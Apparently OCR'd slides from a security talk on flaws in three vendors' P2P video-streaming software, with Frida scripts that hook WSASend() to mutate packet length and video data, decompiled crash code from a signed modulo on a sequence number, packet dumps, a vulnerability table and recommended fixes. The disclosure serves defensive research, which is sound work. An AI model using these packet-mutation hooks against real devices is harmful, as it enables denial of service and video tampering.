var sec_dptr = Memory.readInt(ptr(lpwbuf+8));


var head_len = Memory.readByteArray(ptr(dptr).add(16), 4);
var hlen = new Uint8Array(head_len);

if(address.ip == "192.168.0.1"){
  if(this.dwBufferCount == '0x2'){
    Memory.writeByteArray(ptr(dptr).add(16), test_head);
    Memory.writeByteArray(ptr(this.lpBuffers).add(8), tt_head);
    Memory.writeByteArray(ptr(sec_dptr).add(44), in_datalen);
    Memory.writeByteArray(ptr(this.lpNumberOfBytesSent), wsasendlen);
    console.log("============================================================");
  }
}
```

Hook the WSASend() function in WS2_22.dll using Frida, arbitrarily modulating and sending the data length value sent to another client.


Company B


Denial of Service


(실버3)

Company B


Picture Distortion





Company B

Memory corruption via Sequence Number field modulation



```
v4 = *((_QWORD *)lpMem + 2) % (signed __int64)(signed int)v3[348];// *(lpMem+
memaddr = (void ***)v2[35][(_DWORD)v4];          // 영상데이터의 8byte 값을 변조하
if ( memaddr )
{
  if ( (!(unsigned __int8)sub_1004CE10(v3 + 20) || *((_WORD *)v2 + 42) != *((
    && ((unsigned __int8)sub_1004CE10(v3 + 20) && *((_WORD *)v2 + 42) == *((_
  {
    v11 = crash_func__1(memaddr, (int)&savedregs, (void **)lpMem, 0);
```

```
push    edx
push    eax
push    dword ptr [edi+14h]
push    dword ptr [edi+10h]
call    __allrem            ; Call Procedure
mov     ecx, [ebx+8Ch]
mov     eax, [ecx+eax*4]
```

```
EAX FFFFFFFF
EBX 0790EE70
ECX 00000010
EDX FFFFFFFF
```

```
v7 = GetTickCount();
v8 = v5[7];                                        // 
v5[14] = (void **)v7;
v5[15] = 0;
(*((void (**)(void))*v8 + 2))();
v9 = (unsigned int *)(v5 + 8);
```

```
> Frame 17869: 1514 bytes on
> Ethernet II, Src: 17:43:bf:
> Internet Protocol Version 4
> Transmission Control Protoc

0000  d8 f2 ca 0c 0c ce 17 43
0010  05 dc c2 90 40 00 72 06
0020  00 0a 2e e0 15 e0 94 cc  9b fc 02 76 b5 3f 50 10   ···.····  ···v·?P·
0030  02 01 6b 06 00 00 40 03  00 36 00 00 00 00 00 00   ··k···@·  ·6······
0040  00 00 01 fd 15 34 00 00  21 34 00 00 00 00 00 2f   ·····4··  !4·····/
0050  0f dc 00 00 00 00 00 10  15 f8 00 15 00 01 00 00   ········  ········
0060  00 51 d5 39 67 60 00 00  00 51 d5 43 a0 90 05 00   ·Q·9g`··  ·Q·C····
0070  02 d0 05 00 02 d0 00 00  21 00 00 00 00 01 67 4d   ········  !·····gM
0080  40 1f ec a0 28 02 dd 80  88 00 00 03 00 08 00 00   @···(···  ········
0090  3e 80 78 c1 8c b0 00 00  00 01 58 eb ec b2 00 00   >·x·····  ··h·····
00a0  01 65 88 84 01 ff dd 2e  dd 1b f7 32 7c 15 27 e9   ·e·····.  ···2|·'·
```

Header
0x20 bytes


Data

8-byte :
Packet Sequence number


Crash occurs while referencing memory because % operation result is negative due to wrong type declaration

Company C


Picture Distortion


[redacted]

[redacted]




```
if ( size > 0x1000 && this.address.ip == "192.168.0.14") {


    console.log("[*] . . . "+this.address.ip + ':' + this.address.port);
    var mutation = [0xff, 0xff, 0xff, 0xff, 0xfe, 0xfe, 0xff, 0xff];

    //console.log("[*] num_sent : 0x",num_sent.toString(16));
    console.log("[+] data size : 0x",size.toString(16));
    console.log("[+] data ptr: 0x",mem.toString(16));

    Memory.writeByteArray(ptr("0x" + mem.toString(16)).add(0x100+j), mutation);
    console.log("[After]");
    console.log(Memory.readByteArray(ptr("0x" + mem.toString(16)), 0x110+j));
```



- ✓ Using Frida
- ✓ Hooking WSASend() func. and mutating video data

Company C

Picture Distortion



```
 . . 192.168.0.14:5489
ata size : 0x 4e45c
ata ptr: 0x 11912038
r]
      0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F  0123456789ABCDEF
000  cf 10 00 0d 80 00 00 00 04 00 04 e4 4f 0f 10 03  .............O...
010  04 00 00 00 00 00 00 00 b6 01 9e 8a ab e5 6b be  ..............k.
020  77 2b 25 00 00 00 04 e4 33 00 00 2a 3c 00 ad 2e  w+%.....3..*<...
030  74 00 00 00 01 09 27 01 00 00 21 00 00 2a 33 41  t.....'...!..*3A
040  9b ef 18 85 bf 06 fe 30 42 4d db b7 19 18 3e 98  .......0BM....>.
050  bb 43 62 66 f4 f2 73 76 7e a7 23 91 e5 89 35 2d  .Cbf..sv~.#...5-
060  7c db ff 82 52 1e b6 4f 92 8f 26 be ab 96 94 c9  |...R..O..&.....
070  55 5d 61 3e 35 e0 55 cf 68 43 b0 20 4e fc f2 51  U]a>5.U.hC. N..Q
080  1e 37 53 90 32 f2 78 0b 70 c2 a5 fe 20 01 38 a2  .7S.2.x.p... .8.
090  2d 3e b1 b7 1b 76 cb d0 9f 5e 03 de ac b8 8b 74  ->...v...^.....t
0a0  37 e7 a9 75 d1 76 04 61 ef e2 a4 3c fe 3c ed 29  7..u.v.a...<.<.)
0b0  b6 2f 90 3f 13 0d 7a f2 7d e7 62 27 03 8c 50 68  ./.?..z.}.b'..Ph
0c0  fc ae 03 c4 58 31 29 9d e3 b2 c8 92 ee 29 d3 02  ....X1).......)..
0d0  2d 09 ce 61 cf 99 0a 4f 52 6c ed e9 0b de 30 df  -..a...ORl.....0.
0e0  40 e4 bc 5e 4c 7a 15 5f de c2 89 0a f5 55 5b ab  @..^Lz._......U[.
0f0  68 94 75 cb 77 a3 ad 65 57 8a dc e9 c5 0e c1 f1  h.u.w..eW.......
100  ff 01 69 5e be fb 5d 32 85 db f9 38 f8 ee 1d df  ..i^..]2...8.....
110  cd 20 cb 92 a1 56 62 9c 57 66 86 13 9b 22 9d ee  . ...Vb.Wf...."..
120  e0 5d 1e d2 24 fb b0 b0 75 f1 ed ec 21 8e 1c e5  .]..$...u...!....
130  13 e7 87 7c b1 e6 9c 35 ce cb 8e 36 9f a1 70 b0  ...|...5...6..p.
140  b8 d7 61 2b 36 6e dd bd de d7 35 69 94 fa df a9  ..a+6n.....5i.....
150  35 21 13 9d 48 2e 26 7a 09 ae f6 0d 47 1a 7f 89  5!..H.&z.....G....
160  46 3d 99 a3 e8 40 ef 81 94 a2 de 1b b2 29 ed ae  F=...@.......)..
170  3f 1a 56 f5 24 00 1b 36 4d 01 23 2f fe 21 d4 3d  ?.V.$..6M.#/.!.=
180  dd ae 2b cc cc 4b c4 ef ae ff ff ff ff fe fe ff  ..+..K..........
190  ff d1 c5 d3 39 8d 82 a1 22                       ....9...."
```

```
                    [•] = = = = = = = = = = = = = [•]
  TCP    192.168.0.14:5489       192.168.0.3:5223        ESTABLISHED     6528
  TCP    192.168.0.14:6290       192.168.0.3:5489        ESTABLISHED     6528
                    [•] = = = = = = = = = = = = = [•]
= = = [+] 3 Wave [+] = = =
Spent Time : 2 min 54 sec
```

Vuln. Type

Vulnerability	Company A	Company B	Company C
Picture Distortion	O	O	O
Stealing Video	O	O	X
File Tampering	O	X	△
Information Leakage	X	X	O
DoS(Denial of Service)	O	O	O

Security Measures

With Main server	✓ Beware of unnecessary information disclosure ✓ Delete : fixed port number and private IP number
With Update server	✓ HTTPS ✓ Detect file tampering / Digital sigature
P2P - Initial data	✓ Enhance authentication for user to connect
P2P - Request data	✓ Ensure data integrity
P2P - Video data	✓ Distributes control of the flow of receiving data ✓ Ensure data integrity

Thank You

For your attention